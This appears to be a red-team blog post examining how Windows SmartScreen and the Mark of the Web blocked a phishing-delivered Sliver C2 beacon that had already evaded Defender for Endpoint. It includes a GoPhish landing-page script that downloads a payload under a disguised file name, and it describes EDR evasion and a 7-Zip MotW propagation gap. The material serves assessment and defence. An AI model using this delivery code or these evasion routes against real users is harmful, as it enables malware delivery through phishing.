

During preparation for a phishing engagement, we created a C2 implant that, after several iterations, bypassed Microsoft Defender for Endpoint (MDE). No static detection on write, no behavioral alert on execution, beacon connected to C2. Clean.
Then we tried to deliver the same payload the way a real attacker would, through a phishing link. The target victim clicked, the browser downloaded the file, and Windows blocked it as soon as it was double-clicked.
We hadn't even reached MDE; we'd been stopped by Windows SmartScreen.
This post is about why those are two different controls, what SmartScreen actually checks, and what the Mark of the Web (MotW) has to do with it.
The Setup
Our test setup was relatively straightforward: generate a Sliver C2 beacon wrapped in a ShellcodePack launcher, serve it from a GoPhish campaign server, and see what fires. The goal wasn't to evade everything. It was to document what each control layer actually catches, so we can give clients an accurate picture of their defense posture rather than a pass/fail on AV signatures.
From there, we iterated through ShellcodePack options until MDE stopped flagging the payload — custom execution chains, obfuscation, Event Tracing for Windows (ETW) patching — that part worked. The next step was delivering the payload the way a real attacker would: email link, browser download, Explorer double-click. That delivery path introduces controls beyond Endpoint Detection and Response (EDR) that the direct-execution test hadn't surfaced, specifically MotW and Windows SmartScreen.
What Is the Mark of the Web?
When a Windows application downloads a file from the internet — e.g. a browser, email client, and certain other web-oriented applications — it attaches metadata to the file in the form of an Alternate Data Stream (ADS). The ADS is named Zone.Identifier and contains a ZoneId value that encodes where the file came from:
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://example.com/
HostUrl=https://example.com/payload.exe
ZoneId=3 means "Internet zone" and this is the MotW. It can be inspected via PowerShell:
Get-Item .\payload.exe -Stream *
Get-Content .\payload.exe -Stream Zone.Identifier
MotW is not the detection itself; it is just the flag. The controls that act on it do the actual blocking.
What Does SmartScreen Check?
When a user double-clicks a downloaded file in Explorer, Windows checks for the Zone.Identifier ADS. If ZoneId=3 is present on an executable, SmartScreen runs a reputation check against Microsoft's cloud database before allowing execution.
SmartScreen's logic is roughly:
1. Does this file have a valid Authenticode signature from a recognized certificate authority (CA)? If yes, and the signing publisher has established reputation, allow.
2. Does this file hash have a positive reputation in Microsoft's telemetry (many users have downloaded and run it without incident)? If yes, allow.
3. Otherwise block with a "Windows protected your PC" prompt and the default action is to not run it.
For a freshly generated, unsigned beacon wrapped in a custom loader, SmartScreen has never seen it before, no one else has run it, and it's not signed. It blocks every time, regardless of whether MDE would detect anything.
SmartScreen and MDE are independent controls. Bypassing one does not bypass the other and a payload can be completely invisible to Defender's behavioral and static engines and still be hard-stopped by SmartScreen on double-click from Explorer.
Why the Direct-Execution Test Didn't Trigger SmartScreen And Why PowerShell Wouldn't Either
Our initial payload validation was simple: generate the beacon, drop it on a test machine, and double-click it from File Explorer. It ran. No SmartScreen prompt, no MDE alert.
Crucially, that file had never been downloaded through a browser. It had no Zone.Identifier ADS. Without ZoneId=3, SmartScreen doesn't run because there's no flag to trigger it. We weren't bypassing SmartScreen; we were never in its execution path.
The control only surfaced when we simulated the actual delivery through a browser download, then Explorer double-click. At that point, MotW was present and SmartScreen checked the hash, found no reputation, and hard-blocked it.
An exception worth noting is that even on a downloaded file that does carry MotW, direct PowerShell invocation also sidesteps SmartScreen:
.\payload.exe # MotW present, SmartScreen still does NOT fireSmartScreen only intercepts execution routed through the Windows shell, like double-clicking a file in Explorer, or explicitly invoking a shell action like "Run as administrator." When PowerShell launches a process directly, it skips that layer entirely, so SmartScreen is never in the loop.
Together, both gaps point to the same lesson: the execution context is part of the test. PowerShell launch, Explorer direct copy, browser download with file double-click, and phishing attachment are distinct execution contexts that surface controls at different points. A payload that runs cleanly in one context tells you almost nothing about the others.
Mark of the Web Propagation
On older Windows versions, files extracted from password-protected ZIPs did not inherit MotW because the extraction path bypassed the API that applies the ADS. Red teams treated this as a reliable bypass technique.
Microsoft patched this in current Windows 11 for Explorer's built-in extraction. We tested this directly and the extracted PE had ZoneId=3 applied; SmartScreen fired on double-click.
Third-party extraction tools are a different story and the password-protection angle isn't the relevant variable. That was specific to how Explorer's built-in extraction handled encrypted archives internally, not something fundamental about password-protected ZIPs as a class. For 7-Zip, the question is simpler: does it propagate MotW at all? We tested 7-Zip 24.09 against a ZIP with MotW applied. The extracted PE had no Zone.Identifier stream at all. We ran this against both a known Microsoft binary and an unsigned custom payload to rule out the possibility that Windows was stripping the mark from a trusted file; same result in both cases. With its default settings, 7-Zip did not propagate MotW.
In practice, this is a meaningful gap; a target who extracts a ZIP with 7-Zip rather than Explorer receives a file with no MotW, and SmartScreen will not fire on execution. Whether this is exploitable depends on whether 7-Zip is present in the target environment; it's not a Windows default, but it's common in technical and developer populations. The behavior may also differ across 7-Zip versions; we only tested 24.09, which defaults the Propagate Zone.Id stream option to "No."
ISO delivery has a similar history. Mounting an ISO created a file system boundary that also bypassed the ADS-writing API, but Microsoft has patched that too. Verify container-based bypass approaches against the target's OS version and patch level of the target population before including them in an engagement.
MotW and SmartScreen Evasion Attempts
Blob/data: URL downloads and MotW
A common assumption is that reconstructing a file client-side and downloading it via a blob: URL avoids MotW, based on the theory that the browser assembled the file locally rather than fetching it from a remote URL, however this is not the case. The browser writes the Zone.Identifier ADS for files it saves, regardless of the source scheme. For a blob: or data: source, older Chromium builds recorded a generic HostUrl=about:internet because there was no ordinary URL to attribute; the file still received ZoneId=3, and SmartScreen's reputation check fired on execution exactly as it would for an ordinary HTTPS download.
We confirmed this empirically. After delivering our payload via the technique below, the downloaded file carried ZoneId=3 and SmartScreen fired:
<script>
  fetch("/static/payload.exe?rid={{.RId}}") // GoPhish recipient ID variable
    .then(function(r) { return r.blob(); })
    .then(function(blob) {
      var a = document.createElement("a");
      a.href = URL.createObjectURL(blob);
      a.download = "EFL_Migration_Tool.exe";
      document.body.appendChild(a);
      a.click();
    });
</script>
To clarify, the snippet above is not HTML smuggling. It fetch()es the payload from the server, so the file crosses the network as an inspectable object at /static/payload.exe meaning that a proxy or secure email gateway can still see and scan it. True HTML smuggling embeds the payload in the page (base64) and reconstructs it entirely in memory, so the perimeter only ever sees HTML. Our fetch-and-wrap approach is just a JavaScript-triggered download of a server-hosted file. It also explains why we saw a concrete HostUrl rather than the generic about:internet that older Chromium records for pure in-memory blob:/data: sources — though we didn't test a true in-memory blob here, so we're not claiming a precise derivation. Either way the value doesn't matter for detection, since SmartScreen keys off the zone ID, which is present in both cases.
In our analysis, the download step offers no MotW evasion on any current browser we tested (Chrome, Edge, Brave, and Firefox all write the ADS). The two mechanisms are worth keeping separate: HTML smuggling is a perimeter technique (defeating proxies and email gateways); MotW/SmartScreen is an endpoint control. Leveraging HTML Smuggling to get a file past the gateway says nothing about whether that file lands marked. If you want to characterize a target's exposure, test the actual browser and OS build, and be clear about which control you're measuring.
Notably, Microsoft Edge integrates SmartScreen into the download path directly and can warn or block on reputation before the file is written to disk. Chrome and Brave don't invoke SmartScreen directly; they apply MotW to downloads and rely on Google Safe Browsing for in-browser download protection, with the OS-level SmartScreen App Reputation check firing at execution when the file is launched through Explorer. For our purposes, MotW landing on the file and SmartScreen firing at execution, the outcome is the same regardless of which browser downloaded it, but defenders running Edge get an additional, earlier pre-execution decision point.
Code signing
Another popular recommendation for evading MotW is to use a code signing certificate from a recognized CA to establish a verified publisher identity. In theory, this lets a binary accrue SmartScreen reputation attributable to that publisher, but it's worth being precise about what it does and doesn't do, because the common shorthand is out of date.
Historically the distinction that mattered was OV vs EV. OV (Organization Validated, ~$200–400/year) certificates always had to build SmartScreen reputation organically through clean download volume, while EV (Extended Validation) certificates were granted instant SmartScreen reputation on first download. That immediate trust, not any "skip the reputation check" property, was the reason EV carried a price premium, but that EV behavior no longer exists. In 2024 Microsoft removed EV's distinct SmartScreen status (Trusted Root Program change, effective around August 2024), and EV-signed files now build reputation through the same process as OV. As of today, neither certificate type bypasses SmartScreen, both accrue reputation through download volume, and a fresh signature from a new publisher will still trigger warnings until it's established. EV still offers stronger trust signals (verified organization name shown in prompts) and remains required for kernel-mode driver signing, but paying extra for EV solely to skip SmartScreen warnings is no longer justified.
For completeness, CVE-2013-3900 documents a weakness in Windows' WinVerifyTrust function that allows placing extra bytes in the unauthenticated portion of the signature without invalidating it. In practice, this means a legitimately signed binary can carry content that wasn't part of the original signed file, and the signature still validates. The EnableCertPaddingCheck registry value is the mitigation; it's not enabled by default on all Windows versions. A proof-of-concept is publicly available. The conclusion is that code signing is a meaningful barrier for opportunistic attackers, and it has its own bypass surface that's worth understanding separately.
What We Actually Found
We implemented the XHR fetch → blob: URL approach on the GoPhish landing page and confirmed the file downloaded successfully. Then we checked Zone.Identifier on the downloaded file:
[ZoneTransfer]
ZoneId=3
HostUrl=https://example.com/
The file carried ZoneId=3, with HostUrl set to the page origin (https://example.com/). The zone ID is the part that matters — it's present regardless of how the download was triggered, so SmartScreen ran its reputation check and fired on execution. (HostUrl has no bearing on whether SmartScreen fires; it keys off the zone ID.)
The complete picture of what we tested:
| Approach | MotW result | SmartScreen |
| Direct browser download | ZoneId=3 — browser applies it natively | Blocks |
fetch → blob: URL download | ZoneId=3 — browser applies it | Blocks |
| Password-protected ZIP — Explorer built-in | ZoneId=3 — propagated from container | Blocks |
| ZIP extraction — 7-Zip 24.09 | No Zone.Identifier | Does not block |
Of the approaches that were expected to prevent MotW propagation, most no longer work on current Windows 11 + Chromium, with one exception: 7-Zip 24.09 did not propagate MotW from a ZIP file, leaving extracted files unmarked and SmartScreen uninvoked. Upon further investigation, it was learned that 7-Zip actually supports a "Propagate Zone.Id stream" settings option which defaults to "No"; changing it to "Yes" or "For Office files" enables MotW propagation.
What this means for a phishing engagement: SmartScreen is a confirmed effective control against browser-delivered unsigned payloads on the target population. Documenting it as such is the correct finding and it's not a gap in the client's defenses, it's a defense that's working. The finding is that EDR was bypassed but SmartScreen held.
What this means for defenders: The widely-cited belief that blob: HTML smuggling downloads dodge MotW is wrong; they're marked like any other download. Windows Explorer now propagates MotW through password-protected ZIPs, though as noted above, 7-Zip does not by default, which remains a gap for target environments where it's present. The practical remaining bypass, code signing, requires purchasing a certificate from a recognized CA, which is a meaningful barrier for opportunistic attackers. SmartScreen's effectiveness has quietly improved, and it's worth reflecting that in your control assessments if you haven't tested it recently.
Its scope is limited: SmartScreen only fires on shell-invoked execution of MotW-marked files. Payloads delivered via internal file shares, USB, or scripted execution paths don't trigger it at all. It's not a substitute for behavioral EDR coverage.
Cloud-based reputation requires connectivity: SmartScreen's cloud check can fail open or closed depending on configuration and network conditions. In environments with strict egress filtering, the check may time out and the default behavior varies by policy. It's worth verifying in your environment.
Every angle we tried came back to the same wall: Microsoft has spent the last few years closing the ways to keep MotW from ever being applied. Windows Explorer now propagates it from ZIPs. ISOs propagate it now. Blob-triggered downloads are still marked ZoneId=3. The avoidance game is mostly over.
But avoidance was never the only option. We'd been asking "how do we stop the tag from landing." A teammate started asking a different question entirely: "once it's there, can it be taken off; not by the user, not through Properties → Unblock, but as a side effect of something else?"
That turned into its own investigation which he'll post about soon. What he found wasn't a patched bypass, it was something Microsoft doesn't consider a bypass at all.